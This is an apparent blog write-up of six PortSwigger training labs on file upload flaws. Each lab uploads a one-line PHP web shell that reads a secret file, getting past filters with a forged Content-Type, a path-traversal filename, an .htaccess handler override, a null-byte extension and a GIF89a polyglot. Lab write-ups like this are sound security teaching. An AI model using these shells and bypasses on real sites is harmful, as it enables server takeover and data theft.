PortSwigger - File upload vulnerabilities Labs
PortSwigger Web Security Academy - File upload vulnerabilities labs

PortSwigger – File upload vulnerabilities Labs
Just finished the first six File upload vulnerabilities labs on PortSwigger. These are all about bypassing different types of upload restrictions to get a web shell and read the secret file. Here’s how I solved each one.
LAB 1: Remote code execution via web shell upload
Analysis
1) This lab contains a vulnerable image upload function.
2) To solve the lab read /home/carlos/secret file
3) Credential to login: wiener:peter
Steps to solve
1) Login to my account using credentials we have:

2) Create php file and put php code that execute shell that read file we need:
1
<?php system("cat /home/carlos/secret"); ?>
3) Upload the file to an input field:

4) Inspect the page to see where the file go:

5) Access file from link /files/avatars/shell.php:

6) Submit flag to submit solution in the lab:
Finished happy hacking!
LAB 2: Web shell upload via Content-Type restriction bypass
Analysis
1) This lab contains a vulnerable image upload function.
2) To solve the lab read /home/carlos/secret file
3) Credential to login: wiener:peter
Steps to solve
1) Login to my account using credentials we have:
2) Create php file and put php code that execute shell that read file we need:
1
<?php system("cat /home/carlos/secret"); ?>
3) Upload the file to an input field:
4) When click upload appear an error which mean the application accept only images png or jpg:


5) Intercept request with burp and change content type to image/png:
6) Click send and open page source to see where our shell stored:

7) Click the link and got the flag:

8) Submit flag to submit solution in the lab:
Finished happy hacking!
LAB 3: Web shell upload via path traversal
Analysis
1) This lab contains a vulnerable image upload function.
2) To solve the lab read /home/carlos/secret file
3) Credential to login: wiener:peter
Steps to solve
1) Login to my account using credentials we have:
2) Create php file and put php code that execute shell that read file we need:
1
<?php system("cat /home/carlos/secret"); ?>

3) Upload the file to an input field:
4) Trying to access our shell but execution prohibited in this directory:

5) In our request POST /my-account/avatar we can upload this file to other directory by back with ../
6) Change file name and make it ../shell.php but encode / to %2f so file name will be ..%2fshell.php:
7) Access the file using link to avatar that’s in page source:

8) Make link ../shell.php and access /files/avatar/../shell.php and got the flag:

Finished happy hacking!
LAB 4: Web shell upload via extension blacklist bypass
Analysis
1) This lab contains a vulnerable image upload function.
2) To solve the lab read /home/carlos/secret file
3) Credential to login: wiener:peter
Steps to solve
1) Login to my account using credentials we have:
2) Create php file and put php code that execute shell that read file we need:
1
<?php system("cat /home/carlos/secret"); ?>
3) Upload the file to an input field:
4) I got an error from php filter:

5) Trying to upload the file with .php5 and success but i’m not able to execute the file so that i try to upload .htaccess file and it’s uploaded:

Create .htaccess file:
1
AddType application/x-httpd-php .test
Upload it then upload shell as shell.test:


8) Access the file from page source and got flag:

Finished happy hacking!
LAB 5: Web shell upload via obfuscated file extension
Analysis
1) This lab contains a vulnerable image upload function.
2) To solve the lab read /home/carlos/secret file
3) Credential to login: wiener:peter
Steps to solve
1) Login to my account using credentials we have:
2) Create php file and put php code that execute shell that read file we need:
1
<?php system("cat /home/carlos/secret"); ?>
3) Upload the file to an input field:
4) I got an error from php filter this need jpg or png only:

5) So that i added null byte %00 which make all after it meaningless our file will be shell.php%00.jpg and upload:

6) Access /assets/image/Portswigger/fileupload/image from right click and view image got an error because null byte, open url and delete null bytes:

7) Access link and got the flag:

Finished happy hacking!
LAB 6: Remote code execution via polyglot web shell upload
Analysis
1) This lab contains a vulnerable image upload function.
2) To solve the lab read /home/carlos/secret file
3) Credential to login: wiener:peter
Steps to solve
1) Login to my account using credentials we have:
2) Create php file and put php code that execute shell that read file we need:
1
<?php system("cat /home/carlos/secret"); ?>
3) Upload the file to an input field:
4) I got an error say this is not an image:

5) It’s use magic bytes. I added GIF89a at the beginning of the shell:
1
GIF89a<?php system("cat /home/carlos/secret"); ?>

